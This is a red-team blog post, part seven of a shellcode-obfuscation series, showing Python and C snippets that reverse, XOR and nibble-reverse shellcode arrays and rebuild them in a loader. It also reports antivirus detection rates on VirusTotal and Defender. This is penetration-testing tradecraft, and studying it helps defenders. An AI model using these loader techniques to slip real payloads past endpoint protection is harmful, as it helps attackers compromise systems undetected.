Adventures in Shellcode Obfuscation! Part 7: Flipping the Script

redsiege.com/blog/2024/08/adventures-in-shellcode-obfuscation-part-7-flipping-the-script

By Red Siege | August 1, 2024

by Mike Saunders, Principal Security Consultant

Watch Video At: https://youtu.be/o2pwX-L9kJQ

This blog is the seventh in a series of blogs on obfuscation techniques for hiding shellcode. You can find the rest of the series here. If you'd like to try these techniques out on your own, you can find the code we'll be using on the Red Siege GitHub. Let's look at some methods we can use to hide our shellcode.

When it comes to AV, detection signatures are brittle. A lot of detections are simply based on a series of bytes being in a certain order. For example, the familiar `0xfc ,0x48, 0x83, 0xe4` we see with Metasploit shellcode. With that in mind, let's look at some techniques we could use to obfuscate our shellcode by flipping them around.

Flip the Script

https://tenor.com/view/missy-elliot-reverse-it-gif-15151904


One thing we could try would be to simply reverse the bits around in our array. That is to say, if our original shellcode array started with `0xfc ,0x48, 0x83, 0xe4`, it will now end with `0xe4, 0x83, 0x48, 0xfc`. Generating our flipped array is trivial. Assuming you have a list defined as such: `shellcode = [0xfc ,0x48, 0x83, 0xe4]`, then you can print out the reversed list using Python list comprehension:

```
print('[{}]'.format(', '.join(hex(x) for x in shellcode[::-1])))
```

Using that reversed list in a shellcode loader is very easy, too. At this point, you could copy the shellcode array into your allocated buffer and execute it.

```
// reverse our array

char shellcode[598] = { 0x00 };

for (int i = 0; i < sizeof(reversed_payload); i++)

{

printf(""); // defender fires an alert on this routine without this ¯\_(ツ)_/¯

shellcode[i] = reversed_payload[sizeof(reversed_payload) - i - 1];

}
```

But does it work? It worked surprisingly well. Uploading our proof-of-concept program to VirusTotal shows only four detections.



VT Reversed Array

Combining Techniques

One of the things you'll learn as you work on shellcode obfuscation is that sometimes you need to combine several techniques. While just reversing the byte order seems to have been pretty effective, let's take a look at how we could implement a simple XOR into this. The Python to generate the reversed and XORed list is nearly identical. As you can see here, the only difference is we've added in the XOR.

```
print('[{}]'.format(', '.join(str(x ^ xorkey) for x in shellcode[::-1])))
```


Recovering our shellcode is nearly identical as well.

```
char shellcode[598] = { 0x00 };

// reverse and de-xor our array of ints

for (int i = 0; i < 598; i++)

{

char decoded = reversed_payload[598 - i - 1] ^ xorkey;

shellcode[i] = decoded;

}
```

As for how it fares on VT, the answer is pretty good. There's one more engine than before, but this isn't particularly concerning. I've taken a compiled payload and analyzed it with VT, then recompiled the same payload, without making any changes, and it gets a

slightly different score the next time.

While ThreatCheck didn't report any bad bytes in our sample, the Microsoft engine used by VirusTotal did flag this payload as x64 Meterpreter. If your client has Defender for Endpoint, this might not be the best technique to use.



VT Reversed Array and XOR

Defender Detection

Even More Reversal

In the previous two techniques, we reversed the order of the bytes, but they were still valid bytes. What about actually flipping the entire array. We'd leave each half byte ("nibble") intact, but reverse them, so `0x12` would become `0x21`. In our first example, the last two bytes of the array were `0x48, 0xfc`. If we were to completely reverse the array, this would now be `cfx0, 84x0` and so on. Let's take a look at how that works.

Our Python code looks pretty familiar. The only difference here is the third line. We're replacing all of our null bytes with a Z. The reason for that will become clear shortly.

shellcode = [0xfc, 0x48, 0x83, 0xe4, …]

hex_string = '{}'.format(','.join(hex(x) for x in shellcode))

hex_string = hex_string.replace("0x0", "Z")

print(hex_string[::-1])

In the screenshot below, you can see that the entire shellcode array has been reversed and any null bytes have been replaced with Z's.

```
char reversed_hex_string[] =
"5dx0,ffx0,65x0,2ax0,5bx0,0fx0,2cx0,7cx0,94
cx0,38x0,84x0,5dx0,ffx0,Z,Z,Z,Z,2ex0,98x0,6
,35x0,35x0,39x0,84x0,5dx0,ffx0,Z,Z,Z,Z,5ex0
x0,Z,Z,Z,55x0,8ex0,ccx0,bex0,2x0,47x0,fcx0,
```

Reversed Shellcode String

Reversing the string is a simple task using the _strrev function. At this point, that string is useless to us, however. It's just a string, it's not an array of shellcode bytes, and the null bytes that are part of our payload are currently Z's. Looking at our code, the first few lines are pretty self-explanatory. We're defining a new array to store our shellcode and setting up an index variable.

The next lines are where things start to get interesting. First, we declare a character pointer, `next_token`, and set the value to NULL. Then we set up a test. First, we're using strtok_s to grab the first "token" from our string by taking that string and splitting on the first `,`. Then, we're converting that string to a `long int` using `strtol`. If we aren't able to convert the string with strtol, that means it wasn't valid hex, so it must be our placeholder value.

At this point, it should become clear that it doesn't matter if we used Z or some other character in place of our null, we just needed some non-hex character. Since 0x00 is the default string delimiter in C, `strtok_s` would then use that to signify the end of the string instead of grabbing the characters "0x00".

```
// declare a new shellcode byte array

char shellcode[598];

// define an index to keep track of where we're at

int idx = 0;

char *next_token = NULL;

// add our first byte to the array

if ( shellcode[idx] = strtol((strtok_s(hex_string, ",", &next_token)), NULL, 16))

{

// successfully converted string to long int

}

else
```


```
{

// conversion to long failed, meaning we don't have a valid hex vlue

// replace our null byte placeholder with a null byte

shellcode[idx] = strtol("0x00", NULL, 16);

}
```

That got us our first byte of shellcode. Because of how `strtok_s` works, we have to grab the first byte and then use a while loop to iterate through the rest of the sting. We'll use the same logic to convert any placeholder bytes to `0x00`.

```
// Loop through remaining string to populate the array

while (idx < sizeof(shellcode) - 1)

{

++idx;

if ( shellcode[idx] = strtol((strtok_s(NULL, ",", &next_token)), NULL, 16))

{

// successfully converted string to long int

}

else

{

// conversion to long failed, meaning we don't have a valid hex vlue

// replace our null byte placeholder with a null byte

shellcode[idx] = strtol("0x00", NULL, 16);

}

}
```

And that's it! Our shellcode has been reconstructed and is ready to use. Using ThreatCheck, I found that Defender didn't like the while loop to reconstruct the shellcode, so I inserted a `printf` statement in the loop to break up the signature. Unfortunately, VirusTotal reported 13 engines detected our test program as malicious.

I tried to further obfuscate the shellcode by XORing each of the bytes. This did not improve detection. In fact, in some tests the score went up. I generated some random bytes, reversed the string, compiled a new test executable, and uploaded it to VT. That had a detection rate of 3. Microsoft had the same detection, `Trojan:Win32/Sabsik.RD.A!ml`, with random bytes as it did with actual shellcode, meaning they are detecting the technique, not the payload itself. It's clear this technique has been used in the wild and isn't the most effective option for us. The detection is only 13 out of 72, however, so it may still be effective, depending on your target.



VT Detection

Try it Yourself

You can find the example code for this article as well as the other articles in this series at the Red Siege GitHub.

Stay Tuned

This blog is part of a larger series on obfuscation techniques. Stay tuned for the next installment!

About Principal Security Consultant Mike Saunders

Mike Saunders is Red Siege Information Security's Principal Consultant. Mike has over 25 years of IT and security expertise, having worked in the ISP, banking, insurance, and agriculture businesses. Mike gained knowledge in a range of roles throughout his career, including system and network administration, development, and security architecture. Mike is a highly regarded and experienced international speaker with notable cybersecurity talks at conferences such as DerbyCon, Circle City Con, SANS Enterprise Summit, and NorthSec, in addition to having more than a decade of experience as a penetration

tester. You can find Mike's in-depth technical blogs and tool releases online and learn from his several offensive and defensive-focused SiegeCasts. He has been a member of the NCCCDC Red Team on several occasions and is the Lead Red Team Operator for Red Siege Information Security.

Certifications:
GCIH, GPEN, GWAPT, GMOB, CISSP, and OSCP

Related Stories

View More

Out of Chaos: Applying Structure to Web Application Penetration Testing

By Red Siege | July 25, 2024

By Stuart Rorer, Security Consultant As a kid, I remember watching shopping contest shows where people, wildly, darted through a store trying to obtain specific objects, or gather as much […]

Learn More
Out of Chaos: Applying Structure to Web Application Penetration Testing

Adventures in Shellcode Obfuscation! Part 6: Two Array Method

By Red Siege | July 23, 2024

by Mike Saunders, Principal Security Consultant This blog is the sixth in a series of blogs on obfuscation techniques for hiding shellcode. You can find the rest of […]

Learn More
Adventures in Shellcode Obfuscation! Part 6: Two Array Method

Advenutures in Shellcode Obfuscation! Part 5: Base64

By Red Siege | July 18, 2024

by Mike Saunders, Principal Consultant This blog is the fifth in a series of blogs on obfuscation techniques for hiding shellcode. You can find the rest of the series here. […]

Learn More
Advenutures in Shellcode Obfuscation! Part 5: Base64

Find Out What's Next

Stay in the loop with our upcoming events.